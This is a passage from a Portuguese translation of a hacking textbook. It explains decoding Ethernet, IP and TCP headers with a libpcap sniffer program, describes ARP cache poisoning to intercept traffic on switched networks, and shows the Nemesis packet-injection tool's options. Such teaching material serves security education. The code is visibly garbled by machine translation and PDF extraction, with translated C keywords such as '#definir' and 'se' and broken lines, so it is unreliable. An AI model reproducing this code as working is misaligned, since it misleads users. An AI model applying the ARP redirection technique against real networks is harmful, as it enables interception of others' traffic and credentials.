2a 01 1e d2 8b 12 e5 10 6c c9 ac 14 cf d7 80 10 | *.....I.....

```
05 a8 2b 3f 00 00 01 01 08 0a 02 47 27 6c 26 b6 | ..+? .....G'&.  
a7 76 | .v  
Recebeu um pacote de 84 bytes  
00 01 6c eb 1d 50 00 01 29 15 65 b6 08 00 45 10 | ...I..P..).e. .....E.  
00 46 1e 3a 40 00 40 06 46 1d c0 a8 2a 01 c0 a8 | .F.:@. @.F....*...  
2a f9 8b 12 1e d2 ac 14 cf d7 e5 10 6c c9 80 18 | * .....I...  
05 b4 11 b3 00 00 01 01 08 0a 26 b6 a9 c8 02 47 | .....&. .....G  
27 6c 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 | 'AAAAAAAAAAAAAA  
41 41 0d 0a | AA...  
leitor@hacking:~/booksrc $
```

Observe que há muitos bytes que precedem o texto de amostra no pacote e muitos desses bytes são semelhantes. Como se trata de capturas de pacotes brutos, a maioria desses bytes são camadas de informações de cabeçalho para Ethernet, IP e TCP.

0x443 Decodificação das camadas

Em nossas capturas de pacotes, a camada mais externa é a Ethernet, que também é a camada visível mais baixa. Essa camada é usada para enviar dados entre pontos finais Ethernet com endereços MAC. O cabeçalho dessa camada contém o endereço MAC de origem, o endereço MAC de destino e um valor de 16 bits que descreve o tipo de pacote Ethernet. No Linux, a estrutura para esse cabeçalho é definida em `/usr/include/linux/if_ether.h` e as estruturas para o cabeçalho IP e o cabeçalho TCP estão localizadas em `/usr/include/netinet/ip.h` e `/usr/include/netinet/tcp.h`, respectivamente. O código-fonte do `tcpdump` também tem estruturas para esses cabeçalhos, ou podemos simplesmente criar nossas próprias estruturas de cabeçalho com base nas RFCs. É possível obter uma melhor compreensão escrevendo nossas próprias estruturas, portanto, vamos usar as definições de estrutura como orientação para criar nossas próprias estruturas de cabeçalho de pacote para incluir no `hacking-network.h`.

Primeiro, vamos dar uma olhada na definição existente do cabeçalho Ethernet.

De /usr/include/if_ether.h

```
#definir ETH_ALEN 6      /* Octetos em um endereço ethernet */
#define ETH_HLEN 14        /* Total de octetos no cabeçalho */

/*
 * Esse é um cabeçalho de quadro Ethernet.
 */

struct ethhdr {
    unsigned char h_dest[ETH_ALEN]; /* Endereço de eth de destino */
    unsigned char h_source[ETH_ALEN]; /* Endereço de ether de origem */
    be16      h_proto;      /* Campo de ID do tipo de pacote */
} atributo ((packed));
```

Essa estrutura contém os três elementos de um cabeçalho Ethernet. A declaração da variável `be16` acaba sendo uma definição de tipo para um inteiro curto sem sinal de 16 bits. Isso pode ser determinado pela busca recursiva da definição de tipo nos arquivos de inclusão.

```
leitor@hacking:~/booksrc $  
$ grep -R "typedef.* be16" /usr/include  
/usr/include/linux/types.h:typedef u16 bitwise be16;  
  
$ grep -R "typedef.* u16" /usr/include | grep short  
/usr/include/linux/i2o-dev.h:typedef unsigned short u16;  
/usr/include/linux/cramfs_fs.h:typedef unsigned short u16;  
/usr/include/asm/types.h:typedef unsigned short u16;  
$
```

O arquivo include também define o comprimento do cabeçalho Ethernet em ETH_HLEN como 14 bytes. Isso faz sentido, pois os endereços MAC de origem e destino usam 6 bytes cada e o campo de tipo de pacote é um número inteiro curto de 16 bits que ocupa 2 bytes. No entanto, muitos compiladores preenchem as estruturas ao longo dos limites de 4 bytes para alinhamento, o que significa que sizeof(struct ethhdr) retornaria um tamanho incorreto. Para evitar isso, o ETH_HLEN ou um valor fixo de 14 bytes deve ser usado para o comprimento do cabeçalho Ethernet.

Ao incluir <linux/if_ether.h>, esses outros arquivos de inclusão que contêm a definição de tipo be16 necessária também são incluídos. Como queremos criar nossas próprias estruturas para hacking-network.h, devemos remover as referências a definições de tipos desconhecidos. Já que estamos fazendo isso, vamos dar nomes melhores a esses campos.

Adicionado ao hacking-network.h

```
#definir ETHER_ADDR_LEN 6  
#definir ETHER_HDR_LEN 14  
  
struct ether_hdr {  
    unsigned char ether_dest_addr[ETHER_ADDR_LEN]; // Endereço MAC de destino  
    unsigned char ether_src_addr[ETHER_ADDR_LEN]; // Endereço MAC de origem  
    unsigned short ether_type; // Tipo de pacote Ethernet  
};
```

Podemos fazer a mesma coisa com as estruturas IP e TCP, usando as estruturas correspondentes e os diagramas RFC como referência.

De /usr/include/netinet/ip.h

```
struct iphdr  
{  
#if BYTE_ORDER == LITTLE_ENDIAN  
    unsigned int ihl:4;  
    unsigned int version:4;  
#elif BYTE_ORDER == BIG_ENDIAN  
    unsigned int version:4;  
    unsigned int ihl:4;  
#se  
# erro "Favor corrigir <bits/endian.h>"  
#endif  
    u_int8_t tos;  
    u_int16_t tot_len;
```


```
u_int16_t id;
```

```

    u_int16_t frag_off;
    u_int8_t ttl; u_int8_t
    protocol; u_int16_t
    check; u_int32_t
    saddr; u_int32_t
    daddr;
    /*As opções começam aqui. */
};


```

Da RFC 791



Exemplo de cabeçalho de datagrama da Internet

Cada elemento da estrutura corresponde aos campos mostrados no diagrama do cabeçalho RFC. Como os dois primeiros campos, Versão e IHL (Internet Header Length), têm apenas quatro bits e não há nenhum tipo de variável de 4 bits em C, a definição de cabeçalho do Linux divide o byte de forma diferente, dependendo da ordem de bytes do host. Esses campos estão na ordem dos bytes da rede, portanto, se o host for little-endian, o IHL deverá vir antes da versão, pois a ordem dos bytes é invertida. Para nossos propósitos, não usaremos nenhum desses campos, portanto, não precisamos dividir o byte.

Adicionado ao hacking-network.h

```

struct ip_hdr {
    unsigned char ip_version_and_header_length; // Comprimento da versão e do
    cabeçalho unsigned char ip_tos; // Tipo de serviço
    unsigned short ip_len; // Comprimento total
    unsigned short ip_id; // Número de identificação
    unsigned short ip_frag_offset; // Deslocamento de fragmento e
    sinalizadores unsigned char ip_ttl; // Tempo de vida
    unsigned char ip_type; // Tipo de
    protocolo unsigned short ip_checksum; // Checksum
    unsigned int ip_src_addr; // Endereço IP de origem
    unsigned int ip_dest_addr; // Endereço IP de destino
};


```

O preenchimento do compilador, conforme mencionado anteriormente, alinhará essa estrutura em um limite de 4 bytes preenchendo o restante da estrutura. Os cabeçalhos IP são sempre de 20 bytes.

Para o cabeçalho do pacote TCP, fazemos referência ao arquivo /usr/include/netinet/tcp.h para a estrutura e à RFC 793 para o diagrama do cabeçalho.


De /usr/include/netinet/tcp.h

```
typedef u_int32_t tcp_seq;
/*
 * Cabeçalho TCP.
 * Conforme RFC 793, setembro de 1981.
 */
struct tcphdr
{
    u_int16_t th_sport;      /* porta de origem */
    u_int16_t th_dport;     /* porta de destino */ /tcp_seq
    th_seq;                 /* número de sequência */
    tcp_seq th_ack;        /* número de confirmação */
#ifndef BYTE_ORDER == LITTLE_ENDIAN
    u_int8_t th_x2:4;       /* (não utilizado) */
    u_int8_t th_off:4;      /* deslocamento
                           de dados */
#endif
#ifndef BYTE_ORDER == BIG_ENDIAN
    u_int8_t th_off:4;      /* deslocamento de
                           dados */ / u_int8_t th_x2:4; /* (não utilizado)
                           */
#endif
    u_int8_t th_flags;      #
#define TH_FIN 0x01 #
#define TH_SYN 0x02 #
#define TH_RST 0x04 #
#define TH_PUSH 0x08 #
#define TH_ACK 0x10 #
#define TH_URG 0x20
    u_int16_t th_win;       /* janela */ / u_int16_t
    th_sum;                 /* checksum */
    u_int16_t th_urp;       /* ponteiro urgente */
};


```

Da RFC 793

Formato do cabeçalho TCP





Offset de dados: 4 bits

O número de palavras de 32 bits no cabeçalho TCP. Isso indica onde os dados começam. O cabeçalho TCP (mesmo um que inclua opções) tem um número integral de 32 bits de comprimento.

Reservado: 6 bits

Reservado para uso futuro. Deve ser zero.

Opções: variável

A estrutura `tcp_hdr` do Linux também alterna a ordem do campo de deslocamento de dados de 4 bits e a seção de 4 bits do campo reservado, dependendo da ordem de bytes do host. O campo de deslocamento de dados é importante, pois informa o tamanho do cabeçalho TCP de comprimento variável. Você deve ter notado que a estrutura `tcp_hdr` do Linux não economiza nenhum espaço para as opções TCP. Isso ocorre porque a RFC define esse campo como opcional. O tamanho do cabeçalho TCP sempre será alinhado em 32 bits e o deslocamento de dados nos informa quantas palavras de 32 bits existem no cabeçalho. Portanto, o tamanho do cabeçalho TCP em bytes é igual ao campo de deslocamento de dados do cabeçalho vezes quatro. Como o campo de deslocamento de dados é necessário para calcular o tamanho do cabeçalho, dividiremos o byte que o contém, assumindo a ordenação de bytes do host little-endian.

O campo `th_flags` da estrutura `tcp_hdr` do Linux é definido como um caractere sem sinal de 8 bits. Os valores definidos abaixo desse campo são as máscaras de bits que correspondem aos seis sinalizadores possíveis.

Adicionado ao hacking-network.h

```
struct tcp_hdr {
    unsigned short tcp_src_port;      // Porta TCP de origem
    unsigned short tcp_dest_port; // Porta TCP de destino
    unsigned int tcp_seq;           // Número de sequência
    TCP
    unsigned int tcp_ack;           // Número de confirmação de TCP
    unsigned char reserved:4;       // 4 bits dos 6 bits de espaço reservado
    char tcp_offset:4;             // Deslocamento de dados TCP para host little-
    endian unsigned char tcp_flags; // Sinalizadores TCP (e 2 bits do espaço
    reservado)
#define de_TCP_FIN
0x01 #definição de
TCP_SYN 0x02 #definição
de TCP_RST 0x04
#define de TCP_PUSH
0x08 #definição de
```

```
TCP_ACK 0x10 #definição  
de TCP_URG 0x20  
    unsigned short tcp_window;      // Tamanho da janela do  
    TCP unsigned short tcp_checksum; // Soma de verificação  
    do TCP unsigned short tcp_urgent; // Ponteiro de urgência  
    do TCP  
};
```

Agora que os cabeçalhos estão definidos como estruturas, podemos escrever um programa para decodificar os cabeçalhos em camadas de cada pacote. Mas antes disso, vamos falar um pouco sobre a libpcap. Essa biblioteca tem uma função chamada `pcap_loop()`, que é uma maneira melhor de capturar pacotes do que simplesmente fazer um loop em uma chamada `pcap_next()`. Pouquíssimos programas realmente usam a função `pcap_next()`, porque ela é desajeitada e inefficiente. A função `pcap_loop()` usa uma função de retorno de chamada. Isso significa que a função `pcap_loop()` recebe um ponteiro de função, que é chamado toda vez que um pacote é capturado. O protótipo de `pcap_loop()` é o seguinte:

```
int pcap_loop(pcap_t *handle, int count, pcap_handler callback, u_char *args);
```

O primeiro argumento é o identificador do pcap, o próximo é uma contagem de quantos pacotes devem ser capturados e o terceiro é um ponteiro de função para a função de retorno de chamada. Se o argumento `count` for definido como `1`, ele entrará em loop até que o programa saia de `else`. O argumento final é um ponteiro opcional que será passado para a função de retorno de chamada. Naturalmente, a função de retorno de chamada precisa seguir um determinado protótipo, pois `pcap_loop()` deve chamar essa função. A função de retorno de chamada pode ter o nome que você quiser, mas os argumentos devem ser os seguintes:

```
void callback(u_char *args, const struct pcap_pkthdr *cap_header, const u_char *packet);
```

O primeiro argumento é apenas o ponteiro de argumento opcional do último argumento para `pcap_loop()`. Ele pode ser usado para passar informações adicionais para a função de retorno de chamada, mas não vamos usá-lo. Os próximos dois argumentos devem ser conhecidos de `pcap_next()`: um ponteiro para o cabeçalho da captura e um ponteiro para o próprio pacote.

O código de exemplo a seguir usa `pcap_loop()` com uma função de retorno de chamada para capturar pacotes e nossas estruturas de cabeçalho para decodificá-los. Esse programa será explicado à medida que o código for listado.

decode_sniff.c

```
#include <pcap.h> #include
"hack.h"
#include "hacking-network.h"

void pcap_fatal(const char *, const char *);
void decode_ether(const u_char *);
void decode_ip(const u_char *); u_int
decode_tcp(const u_char *);

void caught_packet(u_char *, const struct pcap_pkthdr *, const u_char *); int

main() {
    struct pcap_pkthdr cap_header;
    const u_char *packet, *pkt_data;
    char errbuf[PCAP_ERRBUF_SIZE]; char
    *device;
```

```

pcap_t *pcap_handle;

dispositivo = pcap_lookupdev(errbuf);
se (dispositivo == NULL)
    pcap_fatal("pcap_lookupdev", errbuf);

printf("Sniffing on device %s\n", device);

pcap_handle = pcap_open_live(device, 4096, 1, 0, errbuf); if(pcap_handle ==
NULL)
    pcap_fatal("pcap_open_live", errbuf);

pcap_loop(pcap_handle, 3, caught_packet, NULL);

pcap_close(pcap_handle);
}

```

No início desse programa, o protótipo da função de retorno de chamada, chamada `caught_packet()`, é declarado junto com várias funções de decodificação. Todo o resto em `main()` é basicamente o mesmo, exceto pelo fato de que o loop `for` foi substituído por uma única chamada a `pcap_loop()`. Essa função recebe o `pcap_handle`, é instruída a capturar três pacotes e aponta para a função de retorno de chamada, `caught_packet()`. O argumento final é `NULL`, pois não temos nenhum dado adicional para passar para `caught_packet()`. Além disso, observe que a função `decode_tcp()` retorna um `u_int`. Como o comprimento do cabeçalho TCP é variável, essa função retorna o comprimento do cabeçalho TCP.

```

void caught_packet(u_char *user_args, const struct pcap_pkthdr *cap_header, const u_char
*packet) {
    int tcp_header_length, total_header_size, pkt_data_len;
    u_char *pkt_data;

    printf("==== Got a %d byte packet ====\n", cap_header->len);

    decode_ethernet(packet);
    decode_ip(packet+ETHER_HDR_LEN);
    tcp_header_length = decode_tcp(packet+ETHER_HDR_LEN+sizeof(struct ip_hdr));

    total_header_size = ETHER_HDR_LEN+sizeof(struct ip_hdr)+tcp_header_length;
    pkt_data = (u_char *)packet + total_header_size; // pkt_data aponta para a parte dos dados. pkt_data_len =
    cap_header->len - total_header_size;
    se (pkt_data_len > 0) {
        printf("\t\t%u bytes de dados do pacote\n", pkt_data_len);
        dump(pkt_data, pkt_data_len);
    } else
        printf("\t\tNo Packet Data\n");
}

void pcap_fatal(const char *failed_in, const char *errbuf) {
    printf("Fatal Error in %s: %s\n", failed_in, errbuf); exit(1);
}

```

A função `caught_packet()` é chamada sempre que `pcap_loop()` captura um pacote. Essa função usa os comprimentos do cabeçalho para dividir o pacote por camadas e as funções de decodificação para imprimir os detalhes do cabeçalho de cada camada.

```

void decode_ethernet(const u_char *header_start) { int
    i;
    const struct ether_hdr *ethernet_header;

    ethernet_header = (const struct ether_hdr *)header_start;
    printf("[[ Camada 2 :: Cabeçalho Ethernet ] ]\n");
    printf("[ Fonte: %02x", ethernet_header->ether_src_addr[0]); for(i=1; i
    < ETHER_ADDR_LEN; i++)
        printf(":%02x", ethernet_header->ether_src_addr[i]);

    printf("\tDest: %02x", ethernet_header->ether_dest_addr[0]); for(i=1; i
    < ETHER_ADDR_LEN; i++)
        printf(":%02x", ethernet_header->ether_dest_addr[i]);
    printf("\tType: %hu ]\n", ethernet_header->ether_type);
}

void decode_ip(const u_char *header_start) { const
    struct ip_hdr *ip_header;

    ip_header = (const struct ip_hdr *)header_start;
    printf("\t(( Layer 3 :::: IP Header ))\n");
    printf("\t\t Source: %s\t", inet_ntoa(ip_header->ip_src_addr));
    printf("Dest: %s )\n", inet_ntoa(ip_header->ip_dest_addr)); printf("\t(
    Type: %u\t", (u_int)ip_header->ip_type);
    printf("ID: %hu\tLength: %hu )\n", ntohs(ip_header->ip_id), ntohs(ip_header->ip_len));
}

u_int decode_tcp(const u_char *header_start) {
    u_int header_size;
    const struct tcp_hdr *tcp_header;

    tcp_header = (const struct tcp_hdr *)header_start;
    header_size = 4 * tcp_header->tcp_offset;

    printf("\t\t{{ Cabeçalho TCP da Camada 4 :::: }}\n");
    printf("\t\t Src Port: %hu\t", ntohs(tcp_header->tcp_src_port));
    printf("Dest Port: %hu )\n", ntohs(tcp_header->tcp_dest_port));
    printf("\t\t Seq #: %u\t", ntohs(tcp_header->tcp_seq)); printf("Ack #:
    %u )\n", ntohs(tcp_header->tcp_ack)); printf("\t\t Header Size:
    %u\tFlags: ", header_size); if(tcp_header->tcp_flags & TCP_FIN)
        printf("FIN ");
    if(tcp_header->tcp_flags & TCP_SYN)
        printf("SYN ");
    if(tcp_header->tcp_flags & TCP_RST)
        printf("RST ");
    if(tcp_header->tcp_flags & TCP_PUSH)
        printf("PUSH ");
    if(tcp_header->tcp_flags & TCP_ACK)
        printf("ACK ");
}

```

```

if(tcp_header->tcp_flags & TCP_URG)
    printf("URG ");
printf(" }\n");

return header_size;
}

```

As funções de decodificação recebem um ponteiro para o início do cabeçalho, que é convertido para a estrutura apropriada. Isso permite o acesso a vários campos do cabeçalho, mas é importante lembrar que esses valores estarão na ordem de bytes da rede. Esses dados vêm diretamente da rede, portanto, a ordem dos bytes precisa ser convertida para uso em um processador *x86*.

```

reader@hacking:~/booksrc $ gcc -o decode_sniff decode_sniff.c -lpcap
reader@hacking:~/booksrc $ sudo ./decode_sniff
Farejando no dispositivo eth0
===== Recebeu um pacote de 75 bytes =====
[[ Camada 2 :: Cabeçalho Ethernet ]]
[ Fonte: 00:01:29:15:65:b6      Dest: 00:01:6c:eb:1d:50 Type: 8 ]
  (( Camada 3 :::: Cabeçalho IP ))
    ( Origem: 192.168.42.1 Destino: 192.168.42.249 )
    ( Tipo: 6           ID: 7755           Length: 61 )
      {{ Camada 4 ::::: Cabeçalho TCP }}
        { Src Port: 35602          Porta de destino: 7890 }
        { Seq #: 2887045274        Ack #: 3843058889 }
        {Tamanho do cabeçalho: 32   Flags: PUSH
          ACK } 9 bytes de dados do pacote
74 65 73 74 69 66 67 0d 0a | Testes...
===== Recebeu um pacote de 66 bytes =====
[[ Camada 2 :: Cabeçalho Ethernet ]]
[ Fonte: 00:01:6c:eb:1d:50      Dest: 00:01:29:15:65:b6 Type: 8 ]
  (( Camada 3 :::: Cabeçalho IP ))
    ( Origem: 192.168.42.249      Dest: 192.168.42.1 )
    ( Tipo: 6           ID: 15678          Length: 52 )
      {{ Camada 4 ::::: Cabeçalho TCP }}
        { Src Port: 7890          Porta de destino: 35602 }
        { Seq #: 3843058889        Ack #: 2887045283 }
        {Tamanho do cabeçalho: 32   Flags:
          ACK } Nenhum pacote de dados
===== Recebeu um pacote de 82 bytes =====
[[ Camada 2 :: Cabeçalho Ethernet ]]
[ Fonte: 00:01:29:15:65:b6      Dest: 00:01:6c:eb:1d:50 Type: 8 ]
  (( Camada 3 :::: Cabeçalho IP ))
    ( Origem: 192.168.42.1 Destino: 192.168.42.249 )
    ( Tipo: 6           ID: 7756           Length: 68 )
      {{ Camada 4 ::::: Cabeçalho TCP }}
        { Src Port: 35602          Porta de destino: 7890 }
        { Seq #: 2887045283        Ack #: 3843058889 }
        {Tamanho do cabeçalho: 32   Flags: PUSH
          ACK } 16 bytes de dados do pacote
74 68 69 73 20 69 73 20 61 20 74 65 73 74 0d 0a | este é um teste... reader@hacking:~/booksrc $

```

Com os cabeçalhos decodificados e separados em camadas, a conexão TCP/IP fica muito mais fácil de entender. Observe quais endereços IP estão associados a qual endereço MAC. Observe também como o número de sequência nos dois pacotes de 192.168.42.1 (o primeiro e o último pacote) aumenta em nove, pois o primeiro pacote continha nove bytes de dados reais: 2887045283 - 2887045274 = 9. Isso é usado pelo protocolo TCP para garantir que todos os dados cheguem em ordem, já que os pacotes podem sofrer atrasos por vários motivos.


Apesar de todos os mecanismos incorporados aos cabeçalhos dos pacotes, os pacotes ainda são visíveis para qualquer pessoa no mesmo segmento de rede. Protocolos como FTP, POP3 e telnet transmitem dados sem criptografia. Mesmo sem a ajuda de uma ferramenta como o dsniff, é bastante trivial para um invasor que fareja a rede encontrar os nomes de usuário e as senhas nesses pacotes e usá-los para comprometer outros sistemas. Do ponto de vista da segurança, isso não é muito bom, portanto, switches mais inteligentes oferecem ambientes de rede comutados.

0x444 Farejamento ativo

Em um *ambiente de rede comutada*, os pacotes são enviados somente para a porta a que se destinam, de acordo com seus endereços MAC de destino. Isso requer um hardware mais inteligente que possa criar e manter uma tabela que associe endereços MAC a determinadas portas, dependendo do dispositivo conectado a cada porta, conforme ilustrado aqui.


A vantagem de um ambiente comutado é que os dispositivos recebem apenas os pacotes destinados a eles, de modo que os dispositivos promíscuos não conseguem farejar nenhum pacote adicional. Mas mesmo em um ambiente comutado, há maneiras inteligentes de detectar os pacotes de outros dispositivos; elas tendem a ser um pouco mais complexas. Para encontrar hacks como esses, os detalhes dos protocolos devem ser examinados e depois combinados.

Um aspecto importante das comunicações de rede que pode ser manipulado para obter efeitos interessantes é o endereço de origem. Não há nenhuma disposição nesses protocolos para garantir que o endereço de origem em um pacote seja realmente o endereço do computador de origem. O ato de forjar um endereço de origem em um pacote é conhecido como *spoofing*. A adição do spoofing ao seu conjunto de truques aumenta muito o número de possíveis hacks, já que a maioria dos sistemas espera que o endereço de origem seja válido.



O spoofing é a primeira etapa da detecção de pacotes em uma rede comutada. Os outros dois detalhes interessantes são encontrados no ARP. Primeiro, quando uma resposta ARP chega com um endereço IP que já existe no cache ARP, o sistema receptor substitui as informações anteriores do endereço MAC pelas novas informações encontradas na resposta (a menos que essa entrada no cache ARP tenha sido explicitamente marcada como permanente). Em segundo lugar, nenhuma informação de estado sobre o tráfego de ARP é mantida, pois isso exigiria mais memória e complicaria um protocolo que se destina a ser simples. Isso significa que os sistemas aceitarão uma resposta ARP mesmo que não tenham enviado uma solicitação ARP.

Esses três detalhes, quando explorados adequadamente, permitem que um invasor detecte o tráfego de rede em uma rede comutada usando uma técnica conhecida como *redirecionamento de ARP*. O invasor envia respostas ARP falsificadas a determinados dispositivos que fazem com que as entradas do cache ARP sejam substituídas pelos dados do invasor. Essa técnica é chamada de *envenenamento de cache ARP*. Para farejar o tráfego de rede entre dois pontos, *A* e *B*, o invasor precisa envenenar o cache ARP de *A* para fazer com que *A* acredite que o endereço IP de *B* está no endereço MAC do invasor e também envenenar o cache ARP de *B* para fazer com que *B* acredite que o endereço IP de *A* também está no endereço MAC do invasor. Em seguida, a máquina do invasor simplesmente precisa encaminhar esses pacotes para seus destinos finais apropriados. Depois disso, todo o tráfego entre *A* e *B* ainda é entregue, mas tudo passa pelo computador do invasor, conforme mostrado aqui.



Como *A* e *B* estão envolvendo seus próprios cabeçalhos Ethernet em seus pacotes com base em seus respectivos caches ARP, o tráfego IP de *A* destinado a *B* é, na verdade, enviado para o endereço MAC do invasor e vice-versa. O switch filtra apenas o tráfego com base no endereço MAC, portanto, o switch funcionará como foi projetado, enviando o tráfego IP de *A* e *B*, destinado ao endereço MAC do invasor, para a porta do invasor. Em seguida, o invasor reembala os pacotes IP com os cabeçalhos Ethernet adequados e os envia de volta ao switch, onde são finalmente roteados para o destino correto. O switch funciona corretamente; são as máquinas das vítimas que são enganadas para redirecionar seu tráfego através da máquina do atacante.

Devido aos valores de tempo limite, os computadores das vítimas enviarão periodicamente solicitações ARP reais e receberão respostas ARP reais em resposta. Para manter o ataque de redirecionamento, o invasor deve manter os caches ARP da máquina vítima envenenados. Uma maneira simples de fazer isso é enviar respostas ARP falsificadas para A e B em um intervalo constante - por exemplo, a cada 10 segundos.

Um *gateway* é um sistema que roteia todo o tráfego de uma rede local para a Internet. O redirecionamento de ARP é particularmente interessante quando um dos computadores vítimas é o gateway padrão, pois o tráfego entre o gateway padrão e outro sistema é o tráfego de Internet desse sistema. Por exemplo, se um computador em 192.168.0.118 estiver se comunicando com o gateway em 192.168.0.1 por meio de um switch, o tráfego será restrito pelo endereço MAC. Isso significa que esse tráfego normalmente não pode ser detectado, mesmo no modo promíscuo. Para detectar esse tráfego, ele deve ser redirecionado.

Para redirecionar o tráfego, primeiro é necessário determinar os endereços MAC de 192.168.0.118 e 192.168.0.1. Isso pode ser feito por meio de ping nesses hosts, pois qualquer tentativa de conexão IP usará ARP. Se você executar um sniffer, poderá ver as comunicações ARP, mas o sistema operacional armazenará em cache as associações de endereço IP/MAC resultantes.

```
reader@hacking:~/booksrc $ ping -c 1 -w 1 192.168.0.1
PING 192.168.0.1 (192.168.0.1): 56 octetos de dados
64 octetos de 192.168.0.1: icmp_seq=0 ttl=64 time=0.4 ms
--- 192.168.0.1 estatísticas de ping ---
1 pacote transmitido, 1 pacote recebido, 0% de perda de
pacote round-trip min/avg/max = 0,4/0,4/0,4 ms
reader@hacking:~/booksrc $ ping -c 1 -w 1 192.168.0.118
PING 192.168.0.118 (192.168.0.118): 56 octetos de dados
64 octetos de 192.168.0.118: icmp_seq=0 ttl=128 time=0.4 ms
--- 192.168.0.118 estatísticas de ping ---
1 pacote transmitido, 1 pacote recebido, 0% de perda de pacote
round-trip min/avg/max = 0,4/0,4/0,4 ms
reader@hacking:~/booksrc $ arp -na
?(192.168.0.1) em 00:50:18:00:0F:01 [ether] na eth0
?(192.168.0.118) em 00:C0:F0:79:3D:30 [ether] na eth0
reader@hacking:~/booksrc $ ifconfig eth0
eth0      Encapsulamento do link: Ethernet HWaddr 00:00:AD:D1:C7:ED
          inet addr:192.168.0.193 Bcast:192.168.0.255 Mask:255.255.255.0 UP
          BROADCAST NOTRAILERS RUNNING MTU:1500 Metric:1
          Pacotes RX:4153 erros:0 descartados:0 excessos:0 quadro:0
          Pacotes TX:3875 erros:0 descartados:0 excessos:0 portadora:0
          colisões:0 txqueuelen:100
          Bytes de RX:601686 (587,5 Kb) Bytes de TX:288567 (281,8 Kb)
          Interrupção:9 Endereço base:0xc000
reader@hacking:~/booksrc $
```

Após o ping, os endereços MAC de 192.168.0.118 e 192.168.0.1 estão no cache ARP do invasor. Dessa forma, os pacotes podem chegar a seus destinos finais depois de serem redirecionados para a máquina do atacante. Supondo que os recursos de encaminhamento de IP estejam compilados no kernel, tudo o que precisamos fazer é enviar algumas respostas ARP falsificadas em intervalos regulares. O 192.168.0.118 precisa ser informado de que o 192.168.0.1 está em

00:00:AD:D1:C7:ED, e o 192.168.0.1 precisa ser

informado que 192.168.0.118 também está em 00:00:AD:D1:C7:ED. Esses pacotes ARP falsificados podem ser injetados usando uma ferramenta de injeção de pacotes de linha de comando chamada Nemesis. O Nemesis era originalmente um conjunto de ferramentas escritas por Mark Grimes, mas na versão 1.4 mais recente, todas as funcionalidades foram reunidas em um único utilitário pelo novo mantenedor e desenvolvedor, Jeff Nathan. O código-fonte do Nemesis está no LiveCD em /usr/src/nemesis-1.4/, e ele já foi compilado e instalado.

```
reader@hacking:~/booksrc $ nemesis
```

NEMESIS --= O Projeto NEMESIS Versão 1.4 (Build 26) Uso do

NEMESIS:

```
nemesis [modo] [opções]
```

Modos NEMESIS:

```
arp  
dns  
ethernet  
icmp igmp  
ip  
ospf (atualmente não funcional) rip  
tcp  
udp
```

Opções de NEMESIS:

```
Para exibir opções, especifique um modo com a opção "help". reader@hacking:~/booksrc
```

```
$ nemesis arp help
```

Injeção de pacotes ARP/RARP --= O Projeto NEMESIS Versão 1.4 (Build 26)

Uso de ARP/RARP:

```
arp [-v (verbose)] [opções]
```

Opções ARP/RARP:

- S <endereço IP de origem>
- D <endereço IP de destino>
- h <endereço MAC do remetente no quadro ARP>
- m <endereço MAC de destino no quadro ARP>
- s <Solicitações ARP no estilo Solaris com endereço de hardware de destino definido como broadcast>
- r ({ARP,RARP} REPLY enable)
- R (Ativação de RARP)
- P <Arquivo de carga útil>

Opções de link de dados:

- d <nome do dispositivo Ethernet>
- H <endereço MAC de origem>
- M <endereço MAC de destino>

